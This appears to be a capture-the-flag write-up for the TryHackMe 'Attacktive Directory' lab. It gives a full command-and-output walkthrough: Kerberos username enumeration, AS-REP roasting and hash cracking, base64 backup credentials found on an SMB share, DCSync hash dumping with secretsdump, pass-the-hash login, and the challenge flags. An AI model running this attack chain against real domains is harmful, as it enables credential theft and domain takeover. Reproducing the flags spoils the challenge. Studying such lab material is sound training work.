Tryhackme: Attacktive Directory

May 2020

Task 1: Deploy the box

IP: 10.10.182.180


Task 2: Impacket Installation

GitHub: https://github.com/SecureAuthCorp/impacket

Task 3: Enumerate the DC

Scanning for open ports:

```
crazyeights@kali:~$ nmap -PS 10.10.182.180
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 19:51 EDT
Nmap scan report for 10.10.182.180
Host is up (0.13s latency).
Not shown: 989 closed ports
PORT  STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3389/tcp open  ms-wbt-server
```




NetBIOS lookup:

```
crazyeights@kali:~$ nmblookup -A 10.10.182.180
Looking up status of 10.10.182.180
No reply from 10.10.182.180
```

Enumerate the domain and shares:

Enum4linux is basically a wrapper around the Samba tools smbclient, rpcclient, net and nmblookup




```
crazyeights@kali:~$ enum4linux 10.10.182.180
Starting enum4linux v0.8.9 (
http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon May 18 19:56:19
2020

 ==========================
|     Target Information     |
 ==========================
Target ........... 10.10.182.180
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin,
none

(truncated)
 ========================================
|     Getting domain SID for 10.10.182.180     |
 ========================================
Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
[+] Host is part of a domain (not a workgroup)

(truncated)
 ============================================================================
|     Users on 10.10.182.180 via RID cycling (RIDS: 500-550,1000-1050)  |
 ============================================================================
[+] Enumerating users using SID S-1-5-21-3532885019-1334016158-1514108833 and
logon username '', password ''
S-1-5-21-3532885019-1334016158-1514108833-500 ATTACKTIVEDIREC\Administrator
(Local User)
S-1-5-21-3532885019-1334016158-1514108833-501 ATTACKTIVEDIREC\Guest (Local
User)
S-1-5-21-3532885019-1334016158-1514108833-502 *unknown*\*unknown* (8)
S-1-5-21-3532885019-1334016158-1514108833-503 ATTACKTIVEDIREC\DefaultAccount
(Local User)
S-1-5-21-3532885019-1334016158-1514108833-504
ATTACKTIVEDIREC\WDAGUtilityAccount (Local User)
```

...

Using nmap to get more information:

```
crazyeights@kali:~$ nmap -A -v 10.10.182.180
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 20:08 EDT
Nmap scan report for 10.10.182.180
Host is up (0.12s latency).
Not shown: 987 closed ports
PORT  STATE SERVICE     VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time:
2020-05-19 00:06:31Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
```

```
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2020-05-19T00:08:50+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Issuer: commonName=AttacktiveDirectory.spookysec.local
(truncated)
```

Task 4: Enumerate the DC Part 2

Enumerating Users:


Using nmap:

```
crazyeights@kali:~$ nmap -p88 --script krb5-enum-users --script-args
krb-enum-users.realm="THM-AD",userdb=unix_users.txt 10.10.182.180
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-18 20:17 EDT
Nmap scan report for 10.10.182.180
Host is up (0.12s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
(Need to use a bigger wordlist)
```

Using kerbrute:

```
crazyeights@kali:~/kerbrute/dist$ ./kerbrute_linux_amd64 userenum --dc
10.10.182.180 -d THM-AD
/usr/share/metasploit-framework/data/wordlists/namelist.txt


2020/05/18 20:29:08 >  [+] VALID USERNAME:     administrator@THM-AD
2020/05/18 20:29:09 >  [+] VALID USERNAME:     backup@THM-AD
2020/05/18 20:29:30 >  Done! Tested 1909 usernames (2 valid) in 22.606
seconds

2020/05/18 20:38:45 >  [+] VALID USERNAME:     james@THM-AD
2020/05/18 20:38:50 >  [+] VALID USERNAME:     James@THM-AD
2020/05/18 20:38:51 >  [+] VALID USERNAME:     robin@THM-AD
2020/05/18 20:39:00 >  [+] VALID USERNAME:     darkstar@THM-AD
2020/05/18 20:39:08 >  [+] VALID USERNAME:     administrator@THM-AD
2020/05/18 20:39:20 >  [+] VALID USERNAME:     backup@THM-AD
2020/05/18 20:39:26 >  [+] VALID USERNAME:     paradox@THM-AD
```

```
2020/05/18 20:40:04 >  [+] VALID USERNAME:     JAMES@THM-AD
2020/05/18 20:40:17 >  [+] VALID USERNAME:     Robin@THM-AD
2020/05/18 20:41:31 >  [+] VALID USERNAME:     Administrator@THM-AD
2020/05/18 20:44:02 >  [+] VALID USERNAME:     Darkstar@THM-AD
2020/05/18 20:44:50 >  [+] VALID USERNAME:     Paradox@THM-AD
2020/05/18 20:47:34 >  [+] VALID USERNAME:     DARKSTAR@THM-AD
2020/05/18 20:48:21 >  [+] VALID USERNAME:     ori@THM-AD
2020/05/18 20:49:48 >  [+] VALID USERNAME:     svc-admin@THM-AD
```



Task 5: Exploiting Kerberos:


Creating a wordlist of usernames:

```
crazyeights@kali:~$ echo -e
"Administrator\njames\nrobin\ndarkstar\nbackup\nparadox\nsvc-admin\nori" >
ad_users.txt
crazyeights@kali:~$ cat ad_users.txt
Administrator
james
robin
darkstar
Backup
paradox
svc-admin
ori
crazyeights@kali:~$
```

Get the hashes of users with kerberos pre-auth disabled:

```
crazyeights@kali:~$ python GetNPUsers.py spookysec.local/ -usersfile
/home/crazyeights/ad_users.txt -no-pass -dc-ip 10.10.182.180
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in
Kerberos database)
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:25de918b3ab665ed68bd7599b3dc97b3$5594
ef4634fac0eef41869a298631f320e2a194e50a9661c15fed12a8e3bec61d4e61e190d1316a08
e1e155bcbbcab0f791ee50ecdef2a2be283fa9aabb5ee06526c46be2a93e4055a5aedbc69b07b
38da7088f8a59f3e8b328a97731acea271d6f6d12a6a3a0b10a1741540947de63c48792c76fb2
4713d8d878ee455201f1073f8f4a5e1bb4376437e3b2ad34a2fb38364f9a39f37a90fe0d23ed8
70a7e09d9b2d40d1cebe506ddce873c30c2f070ca2e6025bec26ee80331eff8450e13c66ffe55
534ea7e121c2476e769de9017d587c7cdf23b2b09ef27fcb7712e98944550b99dc2d5d425be02
479d4540d057358f6c
[-] User ori doesn't have UF_DONT_REQUIRE_PREAUTH set
```



Copy the hash to a text file and crack it:

```
crazyeights@kali:~$ john -wordlist=lists/rockyou.txt -rules krb_ad_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4
HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Warning: invalid UTF-8 seen reading ~/.john/john.pot
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
management2005   ($krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL)
```

```
1g 0:00:00:05 DONE (2020-05-18 22:04) 0.1834g/s 1071Kp/s 1071Kc/s 1071KC/s
manaia05..mamitanachi
Use the "--show" option to display all of the cracked passwords reliably
Session completed
crazyeights@kali:~$
```

Task 6: Enumerate the DC Part 3


Enumerate the domain with credentials:

Using rpcclient:

```
crazyeights@kali:~$ rpcclient 10.10.182.180 -U svc-admin
Enter WORKGROUP\svc-admin's password:
rpcclient $>
rpcclient $> srvinfo
    10.10.182.180  Wk Sv PDC Tim NT
    platform_id   :    500
    os version    :    10.0
    server type   :    0x80102b
rpcclient $>
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[skidy] rid:[0x44f]
user:[breakerofthings] rid:[0x450]
user:[james] rid:[0x451]
user:[optional] rid:[0x452]
user:[sherlocksec] rid:[0x453]
user:[darkstar] rid:[0x454]
user:[Ori] rid:[0x455]
user:[robin] rid:[0x456]
user:[paradox] rid:[0x457]
user:[Muirland] rid:[0x458]
user:[horshark] rid:[0x459]
user:[svc-admin] rid:[0x45a]
user:[backup] rid:[0x45e]
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
```


```
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[dc] rid:[0x45d]
```

New IP: 10.10.105.247



Using smbclient:

```
crazyeights@kali:~$ smbclient -L \\\\10.10.105.247 -U 'svc-admin'
Enter WORKGROUP\svc-admin's password:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    backup          Disk
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```





```
crazyeights@kali:~$ smbclient \\\\10.10.105.247\\SYSVOL -U 'svc-admin'
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Apr  4 14:39:25 2020
  ..                                  D        0  Sat Apr  4 14:39:25 2020
  spookysec.local                     D        0  Sat Apr  4 14:39:25 2020

       8247551 blocks of size 4096. 5250395 blocks available
smb: \> cd spookysec.local
smb: \spookysec.local\> dir
  .                                   D        0  Sat Apr  4 14:40:55 2020
  ..                                  D        0  Sat Apr  4 14:40:55 2020
  DfsrPrivate                         DHS         0  Sat Apr  4 14:40:55 2020
  Policies                            D        0  Sat Apr  4 14:39:31 2020
  scripts                             D        0  Sat Apr  4 14:39:25 2020

       8247551 blocks of size 4096. 5250395 blocks available
smb: \spookysec.local\> cd scripts
smb: \spookysec.local\scripts\> dir
  .                                   D        0  Sat Apr  4 14:39:25 2020
  ..                                  D        0  Sat Apr  4 14:39:25 2020

       8247551 blocks of size 4096. 5250395 blocks available
smb: \spookysec.local\scripts\> cd ../
smb: \spookysec.local\> cd Policies
smb: \spookysec.local\Policies\> dir
  .                                   D        0  Sat Apr  4 14:39:31 2020
  ..                                  D        0  Sat Apr  4 14:39:31 2020
  {31B2F340-016D-11D2-945F-00C04FB984F9}        D        0  Sat Apr  4 14:39:31
2020
  {6AC1786C-016F-11D2-945F-00C04fB984F9}        D        0  Sat Apr  4 14:39:31
2020

       8247551 blocks of size 4096. 5250323 blocks available
smb: \spookysec.local\Policies\> cd ../
smb: \spookysec.local\> cd DfsrPrivate\
cd \spookysec.local\DfsrPrivate\: NT_STATUS_ACCESS_DENIED
```

```
smb: \spookysec.local\>

crazyeights@kali:~$ smbclient \\\\10.10.105.247\\NETLOGON -U 'svc-admin'
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Apr  4 14:39:25 2020
  ..                                  D        0  Sat Apr  4 14:39:25 2020

        8247551 blocks of size 4096. 5247576 blocks available
```

#4 There is one particular share that we have access to that contains a text file. Which share is it?

backup | Correct Answer

```
crazyeights@kali:~$ smbclient \\\\10.10.105.247\\backup -U 'svc-admin'
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Apr  4 15:08:39 2020
  ..                                  D        0  Sat Apr  4 15:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 15:08:53 2020

        8247551 blocks of size 4096. 5261243 blocks available
smb: \> more backup_credentials.txt
getting file \backup_credentials.txt of size 48 as /tmp/smbmore.FlLrgd (0.1
KiloBytes/sec) (average 0.1 KiloBytes/sec)

YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

From base64: backup@spookysec.local:backup2517860
```



Task 7: Elevating Privileges


Just for the user backup:

```
crazyeights@kali:~/impacket/examples$ python secretsdump.py -just-dc-user
backup spookysec.local/backup:backup2517860@10.10.105.247
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4
b40f1ca9aab45538:::
[*] Kerberos keys grabbed
spookysec.local\backup:aes256-cts-hmac-sha1-96:23566872a9951102d116224ea4ac89
43483bf0efd74d61fda15d104829412922
spookysec.local\backup:aes128-cts-hmac-sha1-96:843ddb2aec9b7c1c5c0bf971c836d1
97
spookysec.local\backup:des-cbc-md5:d601e9469b2f6d89
[*] Cleaning up...
```

For all users:

```
crazyeights@kali:~/impacket/examples$ python secretsdump.py -just-dc
spookysec.local/backup:backup2517860@10.10.105.247
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e4876a80a723612986d7609aa5
ebc12b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
```

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:
::
(truncated)
[*] Cleaning up...
```




```
crazyeights@kali:~/evil-winrm-master$ evil-winrm -i 10.10.105.247 -u
Administrator -H e4876a80a723612986d7609aa5ebc12b

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint
```

Task 8: Flags

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


      Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----      4/4/2020  11:39 AM             32 root.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd C:\Users\svc-admin\Desktop
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> dir


      Directory: C:\Users\svc-admin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----      4/4/2020  12:18 PM             28 user.txt.txt


*Evil-WinRM* PS C:\Users\svc-admin\Desktop> type user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop>
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cd C:\Users\backup\Desktop
*Evil-WinRM* PS C:\Users\backup\Desktop> dir


      Directory: C:\Users\backup\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----      4/4/2020  12:19 PM             26 PrivEsc.txt


*Evil-WinRM* PS C:\Users\backup\Desktop> type PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop>
```


#1 svc-admin
TryHackMe{K3rb3r0s_Pr3_4uth}
Correct Answer
#2 backup
TryHackMe{B4ckM3UpSc0tty!}
Correct Answer
#3 Administrator
TryHackMe{4ctiveD1rectoryM4st3r}
Correct Answer

FIN.